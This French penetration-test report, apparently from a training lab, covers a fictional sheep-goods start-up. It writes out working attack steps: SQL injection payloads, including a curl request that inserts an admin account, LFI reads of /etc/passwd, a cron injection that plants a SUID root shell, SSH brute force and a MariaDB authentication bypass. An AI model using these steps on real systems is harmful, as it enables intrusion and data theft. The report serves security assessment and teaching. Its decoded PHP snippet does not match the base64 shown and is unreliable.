Rapport de Test d'Intrusion - ColorSheep

Introduction

Contexte

ColorSheep, une start-up française, propose des articles spécialisés pour les moutons. Dans un marché compétitif où les cyberattaques deviennent de plus en plus courantes, ColorSheep a décidé de mener un test d'intrusion sur son système d'information pour identifier les faiblesses et renforcer la sécurité de son infrastructure.

Objectifs du Test d'Intrusion

Le but principal de ce test est d'identifier et d'exploiter les vulnérabilités présentes sur les systèmes d'information de ColorSheep, afin de formuler des recommandations pour réduire les risques. Ce test se concentre spécifiquement sur la machine virtuelle VM1.

Périmètre du Test

- **VM1** : 172.16.246.24

Synthèse Managériale

Lors du test d'intrusion sur la VM1, nous avons découvert plusieurs vulnérabilités critiques qui pourraient compromettre la sécurité des systèmes de ColorSheep si elles étaient exploitées. Parmi ces vulnérabilités, nous avons trouvé un accès non autorisé à des ressources sensibles via le fichier `robots.txt`, une injection SQL permettant de contourner l'authentification, et une inclusion de fichiers locaux (LFI) exposant des informations critiques du système.

Pour réduire ces risques, nous recommandons de renforcer la validation des entrées utilisateur, de limiter l'accès aux fichiers sensibles, et d'adopter des pratiques sécurisées pour interagir avec la base de données.

Résumé des Vulnérabilités et Recommandations

1. **Fichier robots.txt exposant des chemins sensibles**

    a. **Impact** : Accès non autorisé à des ressources sensibles, comme un panneau d'administration.
    b. **Recommandation** : Restreindre l'accès au fichier `robots.txt` aux utilisateurs autorisés et supprimer les chemins sensibles inutiles.
2. **Injection SQL sur la page de connexion**
    a. **Impact** : Contournement de l'authentification et accès non autorisé aux comptes utilisateurs.
    b. **Recommandation** : Utiliser des requêtes préparées pour l'accès à la base de données, valider les entrées utilisateur et appliquer des filtres rigoureux.
3. **Inclusion de fichiers locaux (LFI) sur la page de contact**
    a. **Impact** : Accès à des fichiers critiques du système, pouvant mener à une élévation de privilèges.
    b. **Recommandation** : Valider strictement les paramètres d'entrée, utiliser une liste blanche pour limiter les fichiers accessibles, et éviter l'inclusion dynamique basée sur des entrées utilisateur.

Synthèse Technique

Vulnérabilité 1 : Fichier robots.txt exposant des chemins sensibles

Un fichier `robots.txt` était accessible sur la racine du serveur web, contenant des instructions pour des chemins sensibles comme `/21232f297a57a5a743894a0e4a801fc3` et `/test.php`. En accédant au chemin chiffré `/21232f297a57a5a743894a0e4a801fc3`, nous sommes tombés sur une page intitulée "Admin Panel" qui contenait un lien permettant d'arrêter le serveur, ainsi qu'un script JavaScript obfusqué visant à afficher un message indiquant que l'action n'était pas suffisante pour sécuriser l'application.

- **Impact** : Accès non autorisé à des ressources sensibles, compromettant la sécurité du système.
- **Recommandation** : Restreindre l'accès au fichier `robots.txt` et éviter d'y inclure des chemins sensibles qui pourraient révéler des informations critiques.

Vulnérabilité 2 : Injection SQL sur la page de connexion

En entrant `' OR 1=1--` dans les champs "email" et "mot de passe", il était possible de contourner l'authentification et d'accéder à des comptes utilisateurs non autorisés.

- **Impact** : Accès non autorisé aux comptes utilisateurs, compromettant la sécurité et l'intégrité des données.

- **Recommandation** : Utiliser des requêtes préparées (paramétrées) pour toutes les interactions avec la base de données et valider systématiquement les entrées des utilisateurs pour empêcher toute injection SQL.

Vulnérabilité 3 : Inclusion de Fichiers Locaux (LFI) sur la page de contact

La page `page.php` permettait d'inclure des fichiers en fonction des paramètres passés dans l'URL. En modifiant le paramètre `page`, nous avons pu accéder au fichier `/etc/passwd`, exposant des informations critiques sur les utilisateurs du système.

- **Impact** : Exposition d'informations sensibles, telles que les comptes utilisateurs du système, ouvrant la porte à une élévation de privilèges.
- **Recommandation** : Valider strictement les paramètres d'entrée, restreindre les fichiers accessibles via une liste blanche, et éviter l'inclusion dynamique des fichiers basée sur les entrées utilisateur.

Vulnérabilité 4 : Exploitation des Tâches Cron

Le script `/home/patrick/healthcheck.sh` était configuré pour s'exécuter toutes les 10 minutes avec des privilèges root via une tâche cron. L'accès en écriture à ce fichier nous a permis d'y injecter des commandes malveillantes.

- **Impact** : Accès root non autorisé en raison de la mauvaise configuration des tâches cron, permettant une escalade de privilèges et un contrôle total sur le système.
- **Recommandation** : Restreindre l'accès en écriture aux fichiers exécutés par des tâches cron, auditer régulièrement les scripts exécutés avec des privilèges élevés, et implémenter des contrôles pour éviter les modifications non autorisées des fichiers critiques.

Vulnérabilité 5 : Accès au Dump de la Base de Données (dump.sql)

- **Description** : Un fichier `dump.sql` a été trouvé dans le répertoire personnel de l'utilisateur root. Ce fichier contient une copie de la base de données ColorSheep avec des informations sensibles, incluant des données d'authentification (email, mot de passe) et des descriptions des rôles des utilisateurs.

- **Impact** : Exposition d'informations sensibles et possibilité d'accès à des comptes utilisateurs.
- **Recommandations** : Limiter l'accès aux fichiers de dump de base de données, chiffrer les fichiers contenant des données sensibles, et restreindre l'accès aux répertoires contenant des données d'authentification.

Vulnérabilité 6 : Permissions Sudo et Privilèges Élevés pour les Utilisateurs student et prof

- **Utilisateur student**
  - **Description** : L'utilisateur `student` dispose des permissions sudo sans mot de passe, pouvant exécuter des commandes avec des privilèges élevés. Bien que l'accès direct à cet utilisateur n'ait pas été obtenu, la configuration de sudo suggère une potentielle élévation de privilèges si l'accès est compromis.
  - **Impact** : Un utilisateur compromis peut accéder à l'ensemble des privilèges du système sans aucune restriction.
  - **Recommandations** : Réviser et limiter les permissions sudo, imposer des mots de passe pour toutes les commandes sudo.
- **Utilisateur prof**
  - **Description** : L'utilisateur `prof` a également des privilèges sudo sans mot de passe, permettant l'exécution de toutes les commandes système. Un accès direct à cet utilisateur a été obtenu via la commande `su - prof`.
  - **Impact** : Prise de contrôle potentielle des privilèges root, offrant un accès complet aux ressources et aux informations sensibles du système.
  - **Recommandations** : Supprimer les autorisations NOPASSWD pour les utilisateurs avec des privilèges élevés, implémenter une authentification multifactorielle pour les utilisateurs sensibles.

Vulnérabilité 7 : Accès non sécurisé à la base de données MariaDB sans authentification

Lors du test, nous avons découvert une vulnérabilité dans la configuration de MariaDB, permettant d'accéder aux données sans mot de passe. En exploitant la commande de démarrage `mysqld_safe` avec des options de contournement de privilèges, nous

avons pu nous connecter à la base de données MariaDB en tant que superutilisateur `root` sans authentification.

Grâce à cet accès, nous avons pu consulter l'intégralité des bases de données, y compris `colorsheep`, qui contient les données sensibles de l'application, comme les identifiants et les informations de compte des utilisateurs. Cette faiblesse expose les données de l'entreprise à des risques d'accès non autorisé, de vol d'information, voire de corruption des données.

Impact : Accès non authentifié à des informations critiques, incluant les identifiants des utilisateurs et d'autres données sensibles, mettant en péril la confidentialité et l'intégrité des données de ColorSheep.

Recommandation :

- Configurer MariaDB pour désactiver les options `--skip-grant-tables` et `--skip-networking` en production.
- Limiter les privilèges de démarrage des services MariaDB et effectuer un audit de sécurité sur les permissions des utilisateurs dans la base `mysql`.
- Mettre en place un chiffrement des mots de passe et auditer régulièrement les configurations des utilisateurs pour prévenir les accès non autorisés.

Vulnérabilité 8 : Cross-Site Scripting (XSS)

La vulnérabilité XSS permet à un attaquant d'injecter du code malveillant dans les pages web du site, qui est ensuite exécuté dans le navigateur des utilisateurs. Cela peut permettre à l'attaquant de voler des informations d'identification, de diffuser de fausses informations ou de compromettre la confidentialité des utilisateurs

En modifiant les informations des articles, depuis un compte administrateur,) il est possible d'injecter du code JavaScript en utilisant des balises <script>.

Impact : Les attaques XSS peuvent permettre à un attaquant de modifier le contenu des pages web, ce qui peut entraîner la diffusion de fausses informations, la perte de confiance des utilisateurs et des dommages à l'image de marque de ColorSheep.

Recommandation :

- Appliquer un encodage approprié aux données avant de les afficher dans les pages web.
- Utiliser des listes blanches pour autoriser uniquement les balises HTML, les attributs et les événements nécessaires.

- Mettre en œuvre des mécanismes de protection, tels que des en-têtes de sécurité HTTP, pour prévenir les attaques XSS

Rapport Technique Détaillé

Recherche de Tâches Cron

En consultant les tâches cron du système, nous avons découvert que le script `/home/patrick/healthcheck.sh` était exécuté toutes les 10 minutes avec des privilèges root.

Extrait de `/etc/crontab` :

```
*/10 * * * * root /home/patrick/healthcheck.sh
```

Identification des Fichiers SUID

La commande suivante a permis d'identifier les fichiers SUID, mais aucun fichier SUID n'était modifiable par l'utilisateur `patrick`, à part ceux créés par notre propre exploitation :

```
find / -perm -4000 -user root 2>/dev/null
```

Exploitation des Tâches Cron

L'accès en écriture au fichier `healthcheck.sh` a permis d'injecter des commandes malveillantes dans le script pour exploiter son exécution par cron avec des privilèges root.

Étapes d'Exploitation

Ajout d'une Commande dans `healthcheck.sh`

La commande suivante a été ajoutée pour copier un shell avec le bit SUID dans `/tmp` :

```
echo "cp /bin/bash /tmp/root_shell; chmod +s /tmp/root_shell" >>
/home/patrick/healthcheck.sh
```

Explication : Cette commande crée une copie de `/bin/bash` avec le bit SUID. Une fois le script exécuté par root via cron, cela nous permet de lancer un shell avec des privilèges root.

Attente de l'Exécution Cron

La tâche cron s'exécute toutes les 10 minutes, ce qui nous a permis de vérifier la création de `/tmp/root_shell` après son exécution.

Obtention du Shell Root

En lançant `/tmp/root_shell` avec l'option `-p`, nous avons obtenu un shell root :

```
/tmp/root_shell -p
```

Vérification :

```
whoami
# Résultat : root
id
# Résultat : uid=0(root) gid=0(root) groupes=0(root)
```

Fichier robots.txt exposant des chemins sensibles

- **Scénario d'Exploitation** : En accédant directement au chemin `/21232f297a57a5a743894a0e4a801fc3`, un panneau d'administration non protégé a été découvert. Cette page affichait le titre "Admin Panel" avec un lien permettant d'arrêter le serveur, ainsi qu'un script JavaScript obfusqué dont le but était de prévenir que l'action n'était pas suffisante pour sécuriser l'application. Cela montre que des ressources critiques étaient mal sécurisées.

Injection SQL sur la page de connexion

- Cette vulnérabilité permet à un attaquant d'injecter des commandes SQL malveillantes dans les requêtes SQL du site web. L'attaquant peut ainsi manipuler la base de données et obtenir des informations sensibles.
- Grâce à la première faille nous pouvons obtenir du code source du site et obtenir le code php des requêtes SQL via le lien :


http://172.16.246.24/page.php?page=php://filter/convert.base64-encode/resource=form/connexion.php

Nous pouvons ensuite décoder ce code avec un script python et obtenir le code php permettant la création d'un utilisateur

```
-$ python3
ython 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
ype "help", "copyright", "credits" or "license" for more information.
>>
>> import base64

ncoded_content>>>
>> encoded_content = "PD9waHAKaW5jbHVkZV9vbmNlKCcuLi9pbmNsdWRlL2RiLnBocCcpOwoKaWYgKCFpc3NldCgkX1NFU1NJT04pKQogICAgc2Vzc2lvbl9zdGFydCgpOwoKJGVycm9yID0gMzsKLy8gRXJyZXVyIDQgOiBlbW
pbCBub24gcmVuc2VpZ25lcyBvLyBFcnJldXIgNSA6IHBhc3N3b3JkIG5vbiByZW5zZWlnbmVyCi8vIEVycmV1ciA2IDogRXJyZXVyIDQgKyA1CgppZiAoJF9QT1NUWydlbWFpbCddID09IG51bGwpCiAgICAkZXJyb3IrKzsKaWYgKCR
UE9TVFsncGFzc3dvcmQnXSA9PSBudWxsKQogICAgJGVycm9yICs9IDI7CgppZiAoJGVycm9yICE9IDMpIHsKICAgaGVhZGVyKCdMb2NhdGlvbjogLi4vY29ubmV4aW9uLnBocD9lcnJldXI9Jy4kZXJyb3IuJyZlbWFpbF9jPScuJF9QT1NUWydlbWFpbCddKTsKICAgcmV0dXJuOwoKCnJlcSA9ICRkYi0+cHJlcGFyZSgiU0VMRUNUICogRlJPTSBVdGlsaXNhdGV1cnMgV0hFUkUgZW1haWwgPSA6ZW1haWwgQU5EIHBhc3N3b3JkID0gOnBhc3N3b3JkIik7CnJlcS0+ZXhlY3V0ZSgpOwpyZXNwb25zZSA9ICRyZXEtPmZldGNoKCk7CgovLyBFcnJldXIgNyA6IEVtYWlsIGluY29ycmVjdGUKLy8gRXJyZXVyIDggOiBNZHAgaW5jb3JyZWN0ZQoKaWYgKCRyZXNwb25zZSAhPSBudWxsKSB7CiAgICRfU0VTU0lPTlsnaXNfY29ubmVjdGVkJ10gPSB0cnVlOwogICAkX1NFU1NJT05bJ2lkX3VzZXInXSA9ICRyZXNwb25zZVsnaWQnXTsKICAgICAgICAuLi4KfQo/Pg==";
>> decoded_content = base64.b64decode(encoded_content).decode('utf-8')
decoded>>>
content) >>> print(decoded_content)
?php
nclude_once('../include/db.php');

f (!isset($_SESSION))
   session_start();

error = 3;
/ Erreur 4 : email non renseigner
/ Erreur 5 : password non renseigner
/ Erreur 6 : Erreur 4 + 5

f ($_POST['email'] == null)
   $error++;
f ($_POST['password'] == null)
   $error += 2;

f ($error != 3) {
   header('Location: ../connexion.php?erreur='.$error.'&email_c='.$_POST['email']);
   return;


req = $db->prepare("SELECT id, prenom, password, email, role FROM Utilisateurs WHERE email ='". $_POST['email'] ."'AND password = '".$_POST['password']."'");
req->execute();
response = $req->fetch();

/ Erreur 7 : Email erronee
/ Erreur 8 : Mdp erronee

f ($response != null) {
   $_SESSION['is_connected'] = true;
   $_SESSION['id_user'] = $response['id'];
      ...
>>
>>
>> quit
se quit() or Ctrl-D (i.e. EOF) to exit
>> quit()
```

En faisant cette requête nous nous somme rendu compte que le site avait un délai de réponse:


```
$ curl -X POST http://172.16.246.24/form/connexion.php -d "email=' OR '1' = '1'; DO SLEEP(1);/" -d "password=/"
```



Ce qui indique qu'il est bien vulnérable aux injections. Il ne nous reste plus qu'à créer un utilisateur administrateur.

```
$ curl -X POST http://172.16.246.24/form/connexion.php \
  -d "email=test@test.com'; INSERT INTO Utilisateurs (nom, prenom, email, password, role) VALUES ('admin', 'admin',
 'admin@test.com', '123456789', 'admin'); -- " \
  -d "password=ignored"
```

Nous pouvons à présent nous connecter avec ce compte administrateur et apporter des modifications aux produits




Criticité : Élevée

Inclusion de Fichiers Locaux (LFI) sur la page de contact

- Cette vulnérabilité permet à un attaquant d'accéder à des fichiers sensibles sur le serveur web de ColorSheep. Cette faille permet à l'attaquant d'obtenir des informations confidentielles, compromettant ainsi la sécurité du système.
- Sur la page "Nous contacter" on peux voir l'url suivant : "http://172.16.246.24/page.php?=contact.php" ce qui suppose une faille de sécurité de type LFI. En incluant des fichiers avec un wrapper php nous pouvons récupérer les information du fichier "/etc/password"
- **Criticité** : Élevée
- Scénario d'exploitation avec preuves :

Avec le lien suivant http://172.16.246.24/page.php?page=php://filter/resource=/etc/passwd



Brute force ssh :

- Cette vulnérabilité vise à enchaîner des tentatives pour deviner le mot de passe d'un utilisateur.Cela peut permettre à un attaquant d'obtenir un accès non autorisé aux systèmes internes de ColorSheep
- Nous avons utilisé l'outil Open Source Patator avec un dictionnaire de mot de passe libre d'accès afin de bruteforce le mot de passe de l'utilisateur Patrick trouvé dans la section précédente.
- **Criticité** : Élevée
- Scénario d'exploitation avec preuves :

```
21:07:30 patator    INFO - 1     22     2.269 | martin                    |   320 | Authentication failed.
21:07:30 patator    INFO - 0     38     0.036 | forever                   |   329 | SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3
21:07:32 patator    INFO - 1     22     2.360 | maurice                   |   331 | Authentication failed.
```

Utilisateurs Privilégiés prof et student

Recherche de Permissions sudo pour les Utilisateurs Privilégiés

En examinant les configurations sudo pour les utilisateurs de la machine, nous avons identifié que les utilisateurs `prof` et `student` disposaient de privilèges étendus leur permettant d'exécuter des commandes système sans mot de passe.

- **Commande** :

```
Bash
sudo -l -U prof
sudo -l -U student
```

Analyse des Permissions sudo et Exploitation

Ces permissions ont permis d'obtenir un accès root complet :

1. **Exploitation de `prof`** : Nous avons d'abord accédé à l'utilisateur `prof` via `su - prof`, profitant des permissions `sudo` pour obtenir une session root.
2. **Vérification des Permissions `student`** : Bien que l'accès direct à `student` ne soit pas disponible, l'analyse des permissions révèle un risque potentiel d'élévation de privilèges pour cet utilisateur si un accès indirect est compromis.

Vérification :

- La commande suivante confirme l'accès root :

```
bash
sudo -u root /bin/bash
```

  - **Résultat** :

```
bash
root@TIC-SEC5-16:/home/patrick#
```

Impact :

L'accès `sudo` non sécurisé pour ces utilisateurs présente un risque de prise de contrôle complète du système par tout utilisateur ayant accès aux comptes `prof` ou `student`.

Accès à un Fichier Sensible `dump.sql` Contenant des Informations de la Base de Données

Localisation et Analyse du Fichier dump.sql

Un fichier `dump.sql` a été identifié dans le répertoire personnel de `root`, révélant un dump complet de la base de données `colorsheep`, contenant des informations sensibles sur les utilisateurs et les produits.

Exploitation et Analyse du Dump

1. **Commande de Localisation** :

```
bash

ls ~root
```

2. **Contenu du Dump** :
    a. Informations d'authentification (emails et mots de passe en clair) pour les utilisateurs, notamment admin@admin.com et d'autres utilisateurs sensibles.
    b. Données de rôles et descriptions détaillées des utilisateurs (`Administrateur`, `Modérateur`, etc.).
    c. Produits et catégories spécifiques à `ColorSheep`, y compris des détails commerciaux et descriptifs.

Extrait de `dump.sql` :

```
sql
INSERT INTO Utilisateurs (nom, prenom, email, password, role,
Date_creation, Date_modification) VALUES
('Admin', 'Admin', 'admin@admin.com', 'Test123', 'admin', '2010-01-
01 00:00:00', '2012-01-01 00:00:00');
```

Impact :

La découverte de ce fichier expose des informations critiques, augmentant le risque d'accès non autorisé aux comptes administratifs et d'exploitation des données produits.

Recommandation :

- Chiffrer tous les fichiers de sauvegarde contenant des données sensibles.
- Mettre en œuvre des contrôles d'accès rigoureux pour limiter l'accès aux répertoires contenant ces fichiers.

Ces vulnérabilités liées aux utilisateurs privilégiés `prof` et `student`, ainsi que l'accès à des informations sensibles via le fichier `dump.sql`, augmentent les risques de compromission et nécessitent une gestion renforcée des accès et des permissions pour assurer la sécurité du système `ColorSheep`.

Exploitation de l'Accès MariaDB Sans Authentification

Une mauvaise configuration de MariaDB a permis de contourner l'authentification et d'accéder à la base de données avec des privilèges root. L'accès non sécurisé a permis de manipuler les données critiques contenues dans la base de données `colorsheep`.

Étapes d'Exploitation

1. **Arrêt du Service MariaDB**

2. Pour désactiver la sécurité de MariaDB, le service a d'abord été arrêté pour permettre un redémarrage en mode non sécurisé :

```
sudo systemctl stop mariadb
```

3. **Démarrage de MariaDB en Mode Non Sécurisé**

MariaDB a ensuite été relancé avec les options `--skip-grant-tables` et `--skip-networking` pour ignorer le système d'authentification et limiter l'accès réseau :

```
bash
Copier le code
mysqld_safe --skip-grant-tables --skip-networking &
```

4. **Accès à la Base de Données MariaDB en Tant que Root**

En utilisant l'option `--skip-grant-tables`, nous avons pu accéder à la base de données sans mot de passe en exécutant la commande suivante :

```
mysql -u root
```

Cette approche a ouvert un accès complet aux données, y compris aux tables `Utilisateurs` et `Role`, contenant des informations d'identification critiques.

Exécution de Commandes et Vérification des Données Sensibles

- **Liste des Bases de Données**

Une fois connectés, nous avons pu lister toutes les bases de données présentes, révélant notamment la base `colorsheep` :

```
sql
SHOW DATABASES;
```

- **Consultation des Tables et Contenu Critique**

Dans la base `colorsheep`, nous avons accédé à la table `Utilisateurs`, révélant les noms, prénoms, emails, mots de passe, et rôles associés :

```
sql
USE colorsheep;
SELECT * FROM Utilisateurs;
```

- **Accès à la Table des Rôles**

Nous avons pu lire la table `Role`, qui décrit les privilèges associés à chaque type d'utilisateur :

```
sql
SELECT * FROM Role;
```

Explication

Ce contournement a permis un accès non autorisé à des informations sensibles sans authentification, compromettant la confidentialité et la sécurité des données de l'entreprise.

Vérification

Pour confirmer les privilèges root :

sql

```
SELECT USER(), CURRENT_USER();
```

L'exploitation de la configuration non sécurisée de MariaDB a permis un accès non authentifié à des données sensibles, exposant ainsi des informations critiques comme les identifiants d'utilisateurs, les mots de passe et les rôles associés. Ce contournement d'authentification constitue une menace sérieuse pour la confidentialité et l'intégrité des données de l'entreprise. La possibilité de manipuler directement les bases de données ouvre la voie à des actions malveillantes, comme la modification des privilèges utilisateurs ou l'accès non autorisé à des informations administratives.

Plan de Remédiation

Pour chaque vulnérabilité identifiée, un plan de remédiation a été élaboré afin de minimiser les risques de sécurité liés à la VM1 de ColorSheep.

Plan de Remédiation des Vulnérabilités

Vulnérabilité	Plan de Remédiation	Difficulté de Mise en Œuvre
Fichier robots.txt exposant des chemins sensibles	Restreindre l'accès au fichier robots.txt uniquement aux utilisateurs légitimes, supprimer les chemins sensibles, et mettre en place une meilleure gestion des permissions sur les fichiers.	Faible
Injection SQL sur la page de connexion	Utiliser des requêtes préparées (paramétrées) pour toutes les interactions avec la base de données, mettre en œuvre une validation rigoureuse des entrées utilisateur, et appliquer des politiques de gestion des erreurs pour éviter de divulguer des informations sensibles.	Moyenne
Inclusion de fichiers locaux (LFI) sur la page de contact	Valider strictement les paramètres d'entrée pour éviter les caractères spéciaux, utiliser une liste blanche pour restreindre les fichiers accessibles, désactiver les erreurs détaillées en production, et éviter l'inclusion dynamique de fichiers basée sur les entrées utilisateur.	Élevée

Exploitation des Tâches Cron	Restreindre l'accès en écriture aux fichiers exécutés par des tâches cron, auditer régulièrement les scripts exécutés avec des privilèges élevés, et implémenter des contrôles pour éviter les modifications non autorisées des fichiers critiques.	Élevée
Accès au Dump de la Base de Données (dump.sql)	Limiter l'accès aux fichiers de dump de base de données, chiffrer les fichiers contenant des données sensibles, et restreindre l'accès aux répertoires contenant des données d'authentification.	Moyenne
Permissions Sudo pour les utilisateurs student et prof	Réviser les permissions sudo des utilisateurs student et prof : retirer les autorisations NOPASSWD, imposer une authentification pour toutes les commandes sudo, et mettre en place une authentification multifactorielle pour les utilisateurs sensibles.	Élevée
Accès non sécurisé à MariaDB sans authentification	Configurer MariaDB pour désactiver `--skip-grant-tables` et `--skip-networking` en production, limiter les privilèges de démarrage et auditer les permissions utilisateurs dans la base mysql. Mettre en place un chiffrement des mots de passe et auditer régulièrement les configurations.	Moyenne

Conclusion

Ce premier test d'intrusion a permis d'identifier plusieurs vulnérabilités critiques qui pourraient sérieusement compromettre la sécurité des systèmes d'information de ColorSheep. La diversité des failles découvertes, allant de la divulgation d'informations via le fichier robots.txt à l'accès non authentifié à la base de données MariaDB, démontre des faiblesses dans la gestion des accès et la configuration de sécurité. La présence de permissions élevées non contrôlées pour des utilisateurs spécifiques, de vulnérabilités SQL et LFI, et d'accès à des informations sensibles sans mesures de protection appropriées, souligne la nécessité d'une révision complète de l'infrastructure de sécurité de l'entreprise.

Les recommandations de remédiation fournies dans ce rapport visent à corriger ces failles tout en renforçant les mesures de protection pour prévenir toute exploitation future. La mise en œuvre de ces mesures, telles que l'audit des permissions, l'amélioration des pratiques de développement sécurisé et le renforcement de la gestion des identifiants, est cruciale pour garantir la confidentialité, l'intégrité et la disponibilité des données de ColorSheep.

En adoptant ces correctifs et en surveillant régulièrement les configurations critiques, ColorSheep pourra se prémunir plus efficacement contre les cybermenaces et maintenir un niveau de sécurité conforme aux standards actuels. Ce test démontre l'importance de maintenir une infrastructure sécurisée et de poursuivre les efforts en matière de sécurité pour faire face à l'évolution constante des menaces.

Documentation d'Accès et Exploration sur la VM2

Objectifs du Test d'Intrusion

L'objectif de ce test d'intrusion est d'identifier les faiblesses présentes sur la machine VM2 afin de proposer des recommandations de sécurité pertinentes pour l'infrastructure de ColorSheep. Le périmètre du test est limité à la machine virtuelle VM2 (IP: 172.16.246.50).

Synthèse managériale destinée au directeur de ColorSheep

Résumé des vulnérabilités trouvées

Lors de notre audit de sécurité, nous avons identifié plusieurs vulnérabilités dans votre infrastructure qui exposent votre système à des risques de sécurité importants :

- **FTP ouvert avec accès anonyme** : Ce port permet à des attaquants de se connecter sans authentification pour récupérer des fichiers sensibles.
- **Clé privée récupérée** : Nous avons pu récupérer un fichier clé privé (id_rsa), nécessaire pour l'accès SSH. Ce fichier a été bruteforcé, ce qui a permis d'obtenir un accès root au serveur.
- **Accès SSH sans mot de passe via clé brute** : Une fois la clé privée compromise, l'accès root a pu être obtenu en SSH.
- Concordance de users et de leurs mots de passe avec la première vm.

Implications pour l'entreprise

Les vulnérabilités identifiées peuvent conduire à :

- **Exploitation du système** par des attaquants externes ou internes, qui peuvent exécuter des commandes arbitraires, modifier des fichiers sensibles, et accéder aux données confidentielles.
- **Perte de confidentialité** sur les informations stockées dans le système, y compris des clés privées, des informations d'utilisateur et des données sensibles.
- **Perturbation des services** si des fichiers critiques sont modifiés ou supprimés.

Évaluation du niveau de risque du périmètre

Le périmètre analysé présente un **risque élevé**. En effet, l'accès root au serveur a été facilement obtenu via l'accès FTP anonyme et l'exploitation d'un fichier de clé privée. L'absence de mécanismes de défense adéquats rend l'infrastructure particulièrement vulnérable aux attaques de type **escalade de privilèges** et **prise de contrôle complète du système**.

Mise en avant des risques métier associés aux vulnérabilités

Risques pour l'entreprise :

- **Vol de données sensibles** : Accès non autorisé à des informations confidentielles (mots de passe, clés privées, etc.) pouvant entraîner des fuites de données.
- **Altération des services** : Modifications ou suppressions de fichiers critiques, impactant les services de l'entreprise.
- **Atteinte à la réputation** : Un piratage de ce type peut nuire à la crédibilité de l'entreprise vis-à-vis de ses clients et partenaires, avec des répercussions financières et légales.

Liste des vulnérabilités avec le niveau de risque associé

1. **Accès anonyme via FTP** (niveau de risque élevé)

La possibilité de se connecter en FTP sans mot de passe permet à tout utilisateur d'exploiter le serveur à distance.

2. **Fichier de clé privée SSH (id_rsa) récupéré** (niveau de risque élevé)

L'accès à cette clé privée permet de contourner la sécurité SSH, en particulier si elle est utilisée pour accéder à un compte root.

3. **Brute Force de la clé privée SSH** (niveau de risque élevé)

L'outil John the Ripper a été utilisé pour récupérer le mot de passe de la clé privée, permettant un accès complet au serveur.

4. **Accès root SSH non sécurisé** (niveau de risque élevé)

Une fois la clé privée brute-forcée, un accès root complet a été obtenu via SSH.

